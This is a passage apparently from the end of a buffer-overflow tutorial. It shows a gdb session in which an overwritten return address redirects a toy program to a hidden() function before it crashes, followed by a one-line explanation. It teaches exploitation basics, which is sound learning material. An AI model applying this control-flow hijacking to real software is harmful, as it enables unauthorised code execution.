(gdb) x/4bx 0x7fffffffdf20
0x7fffffffdf20: 0x41    0x41    0x41    0x41
(gdb) x/4bx 0x7fffffffdf28
0x7fffffffdf28: 0x76    0x11    0x40    0x00
(gdb) c
Continuing.
Hijacked! Hidden functionality!

Program received signal SIGILL, Illegal instruction.
0x00007fffffffe02b in ?? ()
(gdb) q
A debugging session is active.

        Inferior 1 [process 3240] will be killed.

Quit anyway? (y or n) y
aditeya@Aditeya:~/Desktop$
```

Hence as we can see, it calls and executes the hidden() function and causes it to crash. This is how buffer overflow can be exploited to execute arbitrary pieces of code which haven't been explicitly called.